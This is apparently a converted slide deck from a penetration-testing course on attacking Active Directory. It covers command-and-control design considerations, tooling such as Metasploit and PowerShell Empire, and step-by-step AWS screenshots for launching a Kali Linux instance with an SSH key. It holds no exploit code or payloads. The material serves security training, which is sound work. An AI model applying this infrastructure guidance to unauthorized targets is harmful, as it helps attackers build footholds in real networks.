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# Attacking Active Directory

LEVEL 2:

C2 INFRASTRUCTURE & INITIAL FOOTHOLDS


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
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
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
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
Initial Footholds










































#### Command & Control Design Considerations



Need for stealth?


Skill of target?


Length of attack?


What's in Scope?


#### Command & Control

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OS:
   Kali Linux
Handlers/Automation:
   Metasploit
   Powershell Empire
Hosting:
   AWS
```










### Command & Control <a href="https://aws.amazon.com/">https://aws.amazon.com/</a>











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
Deep learning in the cloud made simple using Apache MXNet and TensorFlow

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### Command & Control EC2 Dashboard




### Command & Control Kali in AWS Marketplace

1. Choose AMI 2. Choose Instance Type 3. Configure Instance 4. Add Storage 5. Add Tags 6. Configure Security Group 7. Review

#### Step 1: Choose an Amazon Machine Image (AMI)

**Cancel and Exit** 

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.



#### Command & Control Launch Fo Free

1. Choose AMI

2. Choose Instance Type

3. Configure Instance

Add Storage

Add Tags

6. Configure Security Group

Review

#### Step 7: Review Instance Launch

Please review your instance launch details. You can go back to edit changes for each section. Click Launch to assign a key pair to your instance and complete the launch process.

▼ AMI Details



#### Kali Linux

Kali Linux 2017.3



Root Device Type: ebs

Virtualization type: hvm

Hourly Software Fees: \$0.00 per hour on t2.micro instance (Additional taxes may apply.)

Software charges will begin once you launch this AMI and continue until you terminate the instance.

By launching this product, you will be subscribed to this software and agree that your use of this software is subject to the pricing terms and the seller's End User License Agreement

#### ▼ Instance Type

Edit instance type

Edit AMI

| Instance Type | ECUs     | vCPUs | Memory (GiB) | Instance Storage (GB) | EBS-Optimized Available | Network Performance |
|---------------|----------|-------|--------------|-----------------------|-------------------------|---------------------|
| t2.micro      | Variable | 1     | 1            | EBS only              | -                       | Low to Moderate     |

#### ▼ Security Groups

Edit security groups

Security group name Description Kali Linux-kali-2017-3-AutogenByAWSMP-

This security group was generated by AWS Marketplace and is based on recommended settings for Kali Linux version kali-2017 3 provided by Kali

Cancel

Previous

Launch

#### Command & Control Setup SSH

#### Select an existing key pair or create a new key pair

X

A key pair consists of a **public key** that AWS stores, and a **private key file** that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.

Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about removing existing key pairs from a public AMI.

Create a new key pair

Key pair name

kaliDemo

Download Key Pair

